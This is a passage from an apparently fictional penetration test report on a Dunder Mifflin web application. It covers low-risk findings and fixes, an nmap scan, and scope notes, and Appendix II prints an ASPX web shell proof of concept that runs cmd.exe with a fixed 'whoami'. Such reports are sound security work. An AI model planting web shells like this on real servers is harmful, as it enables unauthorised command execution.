Remedial Action

To mitigate the risk of clickjacking attacks against the Infinity application and its users, SSG advises that Dunder Mifflin add the `X-Frame-Options` header as well as the `Content-Security-Policy` header to all server responses. SSG has included detailed explanations on the purpose of each header and guidance on their implementations under the “Remedial Action” heading of Section 4.4.4.

Further Information

Mozilla – Frame Ancestors

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors

4.4.6 Outdated & Vulnerable Framework

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG identified the outdated and vulnerable version 4.0.30319 of the ASP.NET development framework in use by the Infinity application. Microsoft has also deprecated this version of the framework and does not provide regular security updates or patches for vulnerabilities. ASP.NET is an open-source, server-side web-application framework designed for web developers to produce dynamic web pages. Microsoft developed ASP.NET to allow programmers to build dynamic web sites, applications, and services. Older versions of such frameworks may contain insecure code which could expose the users of applications coded with them to vulnerabilities such as cross-site scripting (XSS), configuration disclosures, remote code execution (RCE), and denials-of-service (DoS).

SSG obtained the version number of the ASP.NET framework in use from the HTTP headers in the responses of the application (Section 4.4.7). This could allow an attacker to rapidly identify any feasible exploits for a particular version of an outdated ASP.NET function. Coupled with the fact that attackers could download the application's source code by leveraging directory traversal (Section 4.2.4), attackers could confirm the existence of vulnerable functions which could aid their efforts to exploit various application features.

The table below shows the version of the framework that was in use, as well as CVEs associated with it.

Version Number	CVEs
4.0.30319	CVE-2015-6099 CVE-2015-1648 CVE-2014-4072 CVE-2012-0163

SSG did not attempt to exploit these issues. As such, it is possible that some of them may not affect the application due to mitigating factors or circumstances. However, there is rarely a good reason for running vulnerable software versions, and there is a risk that even if the application's current design does not expose the vulnerable components, future vulnerability discoveries could result in the application becoming exploitable.

Remedial Action

Third party frameworks can contain security weaknesses which are not under Dunder Mifflin's control. Therefore, Dunder Mifflin should continuously update the application's components to reduce the risk associated with their use. Dunder Mifflin should update deprecated frameworks to the latest version. As of the time of compiling this report, the latest supported version of ASP.NET is version 8.0.

Furthermore, Dunder Mifflin should perform an inventory of all third-party frameworks and libraries and monitor their security status to facilitate timely updates. Software composition analysis tools such as OWASP Dependency Checker can automate this process by inspecting the application's code base to compile a list of all the third-party components that the application uses.

Further Information

OWASP – Dependency Check

https://owasp.org/www-project-dependency-check/

Microsoft – ASP.NET Official Support Policy

https://dotnet.microsoft.com/en-us/platform/support/policy/aspnet

4.4.7 Server Banner Header Disclosure

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the HTTP response headers of the Infinity application disclosed the server type, server version, and ASP.NET version to users. Disclosure of the server type and version could aid an attacker in formulating future attacks by accurately identifying the specific version of software running on the application server and any public vulnerabilities that might exist in them. During SSG's assessment, software and version information aided testers in correctly inferring the type of database software the server was interacting with. This facilitated SSG's efforts to select the correct SQL syntax when creating SQL injection payloads.

SSG has provided an example of the sensitive information disclosure in the following response:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /products.aspx?id=1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=o4ynvd4bxjonmcz5cfduckel; path=/; SameSite=Lax
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 18:11:51 GMT
Connection: close
Content-Length: 136

<html><head><title>Object moved</title></head><body>

<h2>Object moved to <a href="/products.aspx?id=1">here</a>.</h2>

</body></html>
```

Remedial Action

SSG recommends that administrators remove the `Server`, `X-AspNet-Version`, and `X-Powered-By` HTTP headers from the application's responses to prevent the disclosure of this information to attackers, thereby minimizing their ability to target the application. Dunder Mifflin can remove these headers by opening IIS Manager and following the steps described below:

1. Select "HTTP Response Headers"

2. Select the "X-Powered-By" header and click "Remove"

3. Select the "Server" header and click "Remove"

Dunder Mifflin can remove the `X-AspNet-Version` header by adding the following line in the `<system.web>` section of the `Web.config` file:

```
<httpRuntime enableVersionHeader="false" />
```

Further Information

OWASP – HTTP Headers Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

IBM – Disabling IIS Web Banner and Other IIS Headers

https://www.ibm.com/support/pages/disabling-iis-web-banner-and-other-iis-headers

4.4.8 Weak Password Policy

Risk Rating	LOW

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG discovered that legitimate users of the Infinity application were using insecure passwords particularly susceptible to password-guessing attacks. Though Dunder Mifflin did not provide the exact password policy, SSG testers observed weak passwords while exploiting other vulnerabilities in the application (Section 4.1.2). A password policy is a set of rules designed to enhance users' account security by requiring them to choose passwords of a specified length and complexity. Users typically choose passwords that satisfy the policy's minimum requirements. This has a direct impact on the security of each account registered with the application.

Additionally, SSG was able to modify a test account to authenticate with the password of `test`. Simple passwords, such as the one set on the user SSG modified, are trivial to guess and facilitate an attacker's efforts to compromise user accounts. If an attacker were to leverage the username enumeration vulnerability (Section 4.3.4) to collect a list of valid users, due to the absence of a strong password policy, it is likely that such an attack would result in some user accounts being compromised through password guessing.

SSG would also highlight the fact that that password length and complexity are not the only measures of password strength. Passwords are also weak if they contain terms that would form part of an attacker's cracking dictionary. This would include passwords that contain the username, company, application name, or other commonly re-used terms.

Remedial Action

SSG recommends that the Infinity application require users to create passwords of at least sixteen characters while developers should enforce more stringent requirements for administrative users.

SSG also advises that Dunder Mifflin compile a list of common, guessable passwords in a block list. Preventing users from choosing these passwords during account creation would significantly increase their resiliency against password-guessing attacks. Below are some example criteria of passwords that should be disallowed for users to set:

- Their username
- The company name
- The application name
- Months and seasons
- Commonly used weak passwords (`Password1`, `!secret!`, etc.)

Lastly, SSG recommends that Dunder Mifflin implement an account lockout policy for users after a certain number of failed logins in a given period. This can limit the success of password-guessing attacks by slowing them to a crawling pace. However, despite an account lockout policy, password-spraying attacks may still be effective. Spraying attacks work by attempting to login to several user accounts with a small list of commonly used passwords in the hopes that a single user is compromised. An account lockout policy is ineffective against such an attack; however, comprehensive auditing and logging of the application's authentication attempts may detect this type of malicious activity.

Further Information

OWASP – Authentication

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

MITRE CWE-521 – Weak Password Requirements

https://cwe.mitre.org/data/definitions/521.html

4.4.9 Insecure Password Recovery

Risk Rating	LOW


Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity application implemented an insecure method of password recovery for customers. If a user forgets their password, entering their username into the password recovery page produced a message indicating that the application sent the user's plain-text password to the email address on file. This mechanism represents a significant risk to the integrity of the Infinity application's user accounts not only because it would necessitate that the application store passwords in plain text (Section 4.3.2) but also, in the event of attackers breaching a user's email account, the user's account on the Infinity application as well as the private payment/address information stored on it would be exposed by extension. Attackers exposing personal user data to malicious parties could result in the damage of Dunder Mifflin's business reputation and the loss of consumer trust.

SSG has included a screenshot of password recovery for a sample account which reveals that the application is sending user passwords in the recovery email.


Forgotten your password?

Your password has been sent to the address test@test.com

Remedial Action

SSG advises that Dunder Mifflin revise their password recovery mechanism to leverage one-time tokens for password reset requests. The tokens should be at a minimum, 128 bits, and the application should include it in a password reset link provided to the user. To ensure token authenticity, the application should store it in a database along with a time stamp and expire the token once a certain amount of time has elapsed, typically an hour or two. Redesigning the password reset functionality to incorporate security will assure Dunder Mifflin that its customer will remain protected even if attackers breach their personal email accounts.

Further Information

OWASP – Forgot Password Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

MITRE CWE-640 – Weak Password Recovery Mechanism for Forgotten Password

https://cwe.mitre.org/data/definitions/640.html

4.4.10 Verbose Error Messages

Risk Rating	LOW


Affected Application

Application URL	IP Address
https://infinity.dudermifflin.com/	192.168.22.100

Description & PoC

SSG discovered that the Infinity application was responding to user requests containing invalid data with error messages that disclosed sensitive information about the application's internal components. Attackers can leverage this information to learn more about how the application functions, what specific software it runs, and how administrators have configured the server that hosts it. This information can aid an attacker's efforts to develop more sophisticated and targeted attacks with the goal of compromising the system and gaining access to all its data as well as creating pivoting opportunities to other machines on Dunder Mifflin's internal network.

SSG found three instances of information disclosure where the Infinity application leaked sensitive information in response to requests with malformed data. The first instance was the `file` parameter of the `getfile.ashx` endpoint which developers designed to accept filenames for product manuals and provide customers with prompts to download them to their computer. When SSG intentionally requested a file that did not exist on the server, the application displayed the following error message:



Server Error in '/' Application.

Could not find file 'C:\inetpub\wwwroot[redacted]downloads\test'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in t

Exception Details: System.IO.FileNotFoundException: Could not find file 'C:\inetpub\wwwroot[redacted]downloads\test'.

Source Error:

```
Line 28:         context.Response.ContentType = "application/octet-stream";
Line 29:         context.Response.AddHeader("Content-Disposition", "attachment; filename=" + fi.Name);
Line 30:         context.Response.WriteFile(filepath);
Line 31:         context.Response.End();
Line 32:     }
```

Source File: c:\inetpub\wwwroot[redacted]getfile.ashx   **Line:** 30


Stack Trace:

```
[FileNotFoundException: Could not find file 'C:\inetpub\wwwroot\[redacted]\downloads\test'.]
   System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath) +1404
   System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean useRig
   System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share) +126
   System.Web.HttpResponse.WriteFile(String filename, Boolean readIntoMemory) +106
   getfile.Vulnerable(HttpContext context) in c:\inetpub\wwwroot[redacted]\getfile.ashx:30
   getfile.ProcessRequest(HttpContext context) in c:\inetpub\wwwroot[redacted]com\getfile.ashx:20
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +542
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +75
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +93
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4110.0

The error message above exposed several pieces of data about the application including file paths, file names, software version information, as well as proprietary application source code. Information such as the complete file path where the server stored user manuals aided SSG testers in their successful navigation of the file system during exploitation of directory traversal (Section 4.2.4) also found in the `file` parameter of the `getfile.ashx` endpoint.

SSG discovered the second and third instance of excessive information disclosures through error messages in the `searchterm` and `pcode` parameters of the `products.aspx` endpoint. Developers designed these parameters to accept search terms and product codes respectively; however, during testing, SSG found them both to be vulnerable to SQL injection (Section 4.1.2). While developing payloads to exploit SQL injection in the `searchterm` parameter, SSG intentionally sent requests with special characters used for ending SQL queries. SSG has shown the error returned by the application below:



Server Error in '/' Application.

Unclosed quotation mark after the character string ';'.
Incorrect syntax near ';'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ';'.
Incorrect syntax near ';'.

Source Error:

```
Line 680:                com.CommandType = CommandType.Text;
Line 681:                con.Open();
Line 682:                SqlDataReader r = com.ExecuteReader(CommandBehavior.CloseConn
Line 683:
Line 684:                while (r.Read())
```

Source File: c:\inetpub\wwwroot\thebazaare.com\App_Code\DAL\DAL.cs **Line:** 682

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ';'.
Incorrect syntax near ';'.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakCo
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject state
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandl
   System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +89
   System.Data.SqlClient.SqlDataReader.get_MetaData() +101
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior
   System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, R
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunB
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunB
   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String met
   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior) +108
   Mwri.Workshop.VulnApp.DataAccess.DAL.GetProductsVULNERABLE(String searchterm) in c:
   Mwri.Workshop.VulnApp.BusinessObjects.Product.GetListVULNERABLE(String searchterm)
   search.Page_Load(Object sender, EventArgs e) in c:\inetpub\wwwroot\thebazaare.com\p
   System.Web.UI.Control.OnLoad(EventArgs e) +108
   System.Web.UI.Control.LoadRecursive() +90
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolea
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4110.0

The error message above not only exposed file names, file paths, and software version information, but also the exact error message from the SQL interpreter. This allowed SSG testers to understand what characters in their SQL injection payloads were causing the back-end SQL statement to break thereby facilitating efforts to achieve payload compatibility with the database software in exploitation.

Just as SSG was able to leverage the information exposed by these error messages to streamline and improve success during security testing, attackers could also utilize this information to create targeted attacks and achieve a greater probability of success in exploitation activities.

Remedial Action

SSG recommends that Dunder Mifflin configure the application to return default, generic error messages in the event of getting code exceptions or receiving malformed data. This would prevent attackers from collecting intelligence on the application's internal workings and leveraging that to successfully conduct other dangerous attacks.

For Microsoft IIS servers, administrators can configure default error messages by following the instructions below:

1. Open "Microsoft IIS Manager"
2. Select "Error Pages"
3. Navigate to the "Actions" pane and click "Add"
4. In the "Status code" field, enter error codes for which the application should display default error messages. This may include codes 400, 401, 403, 404, and 500
5. In the "Response Action" section, select which action the application should take (The "Insert content from static file into the error response" option allows serving static content, such as custom HTML pages created by Dunder Mifflin developers. The "Execute a URL on this site" option allows serving dynamic content, such as custom `aspx` error pages. The "Respond with a 302 redirect" option allows the application to redirect the user's browser to another error page.)
6. In the "File path" field, if administrators chose a static error message in the previous step, enter the file path otherwise, enter the URL to navigate or redirect users to

Further Information

Microsoft – HTTP Errors

https://docs.microsoft.com/en-us/iis/configuration/system.webserver/httperrors/

Mozilla – HTTP Response Status Codes

https://developer.mozilla.org/en-US/docs/Web/HTTP/Status

MITRE CWE-756 – Missing Custom Error Page

https://cwe.mitre.org/data/definitions/756.html

4.5 Informational Vulnerabilities

SSG will classify a vulnerability as informational if it contains recommendations that will bolster the application’s security posture but does not pose a direct risk to its security.

Findings in this section may allow an attacker to gain a better understanding of the internal components used by the application or its users; however, they do not pose a risk to the confidentiality, integrity, and availability of the application. Clients should remediate informational issues if it is economically feasible.

4.5.1 Administrative Email Disclosure

Risk Rating	LOW


Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG discovered that the Infinity application exposed the email address associated with the `webmaster` administrative account to unauthenticated users. This email could allow attackers to engage in social engineering campaigns or even leverage it during the exploitation of other vulnerabilities which could grant administrator access to the Infinity application such as SQL injection (Section 4.1.2) or password-guessing attacks (Section 4.4.8).

SSG was able to view the email address by visiting the "Contact Us" page located at the `contact.aspx` endpoint. SSG has included a screenshot of the exposure below:



Contact Information

For **general enquiries**, you can send an email to enquiries@[redacted].com

For **technical issues** you may be experiencing with the site, you can send an email to webmaster@[redacted].com

Remedial Action

SSG recommends that Dunder Mifflin remove all sensitive information from the application's public facing pages, especially if it is an email address associated with an active administrator account. As a secure alternative, SSG advises that Dunder Mifflin create a new email to respond to technical issues or add a contact form which would retain the ability for customers to message Dunder Mifflin while preventing the exposure of email addresses.

In the case of email disclosure being a business requirement, Dunder Mifflin should disassociate the email address from the account itself the same way Dunder Mifflin accomplished this with the enquires email address. This would reduce its susceptibly to password guessing and spraying attacks.

Further Information

MITRE CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor

https://cwe.mitre.org/data/definitions/200.html

Appendix I - Server Port Scan

Overview

SSG conducted a standard port scan on the application server hosting the Infinity application. A port scan probes a server for open ports and attempts to discover the services running on them. SSG utilized the `nmap` scanning tool to perform port discovery.

Scan Results

```
┌──(abdullah㉿aansari-vm)-[~]
└─$ nmap -sV 192.168.22.100 -p1-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 16:59 EDT
Nmap scan report for infinity.dundermifflin.com (192.168.22.100)
Host is up (0.060s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE              VERSION
22/tcp   open  ssh                  OpenSSH for_Windows_8.1 (protocol 2.0)
80/tcp   open  http                 Microsoft IIS httpd 8.5
3389/tcp open  ssl/ms-wbt-server?
5985/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.44 seconds
```

The results of the scan exposed four open ports on the server. SSG has described the ports and their purposes below:

- Port 22 is designated for connections to the SSH service.
- Port 80 is designated for incoming and outgoing requests to the web server hosting the Infinity application.
- Port 3389 is designated for connections to the RDP service.
- Port 5985 is designated for connections to the Windows remote management (WinRM) service.

SSG acknowledges that port 80 must remain open for the successful operation of the Infinity application; however, the other ports increase the application server's attack surface which malicious parties could explore by exploiting attack vectors such as password guessing attacks. Dunder Mifflin specified that the evaluation of these vectors is out of scope for this assessment.

Appendix II - Modified ASPX Web Shell

This is the full PoC code of the web shell modified by SSG in Section 4.1.1 to prevent the acceptance of user input post-upload.

```
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo("c:\\windows\\system32\\cmd.exe")
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments= "/c whoami"
  myProcess.Start()

  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","&lt;")
  mystring=replace(mystring,">","&gt;")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub

</script>

<html>
<body>
<form runat="server">
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```

Appendix III - Assessment Scope

SSG performed a web application security assessment between the 29th of June and the 6th of July 2022.

Dunder Mifflin provided access to the production instance of the Infinity application. For testing, SSG consultants used a Kali Linux virtual machine (VM) which Dunder Mifflin gave network access to the environment. The Kali VM had the following IP addresses during the assessment:

- 192.168.22.2
- 192.168.22.3

Testing followed SSG's web application testing methodology which adheres to several industry standards as defined by organizations such as the Open Source Security Testing Methodology Manual (OSSTMM) or the Open Web Application Security Project (OWASP). SSG utilized manual methods assisted by automated tools which SSG configured to minimize the risk of affecting out-of-scope resources or causing denial-of-service conditions.

Dunder Mifflin specified the following URLs and IP addresses to be in-scope for the assessment:

URLs
https://infinity.dundermifflin.com/

Host	IP Address
Application Server	192.168.22.100
Database Server	192.168.22.110

To authenticate to the application, Dunder Mifflin provided SSG with the following user accounts:

- `test`
- `test2`

The assessment's time and scope limitations restricted SSG's ability to identify the potential attacks and resulting impacts associated with the vulnerability described in Section 4.4.6. Dunder Mifflin should perform additional testing to gain a more comprehensive understanding of the risks posed by exploitation.

Appendix IV - Assessment Artefacts

SSG removed all files uploaded to the application server following assessment completion. SSG has included a list of the files upload in the table below:

File	Location	Description	Status
Jacobs_Resume.aspx	/uploads	Proof-of-Concept for Remote Code Execution (Section 4.1.1)	REMOVED
test.pdf	/uploads	Testing Upload Functionality	REMOVED

Dunder Mifflin provided test accounts to SSG for the duration of the engagement. They are as follows:

- `test`
- `test2`

As testing has completed, Dunder Mifflin should revoke all access and delete application data related to these accounts such as payment methods, sample addresses, and product reviews.

Furthermore, Dunder Mifflin provided SSG with network connectivity to the production environment. Dunder Mifflin should reverse all changes made to enable this connectivity in order to return the environment to its original state.

Finally, although SSG had the ability to reach the plain-text credentials of all Dunder Mifflin customers, SSG compromised and accessed only the `webmaster` administrative account during the assessment. As such, SSG advises that Dunder Mifflin recreate the account or change its credentials.

Appendix V - Project Team

Assessment Team

Lead Consultant	Abdullah Ansari
Consulting Team	Abdullah Ansari

Quality Assurance

Document Technical QA	Javier Serrano
Document Technical QA	Cale Black

Project Management

Delivery Manager	Rob Russel
Account Director	Dwight Schrute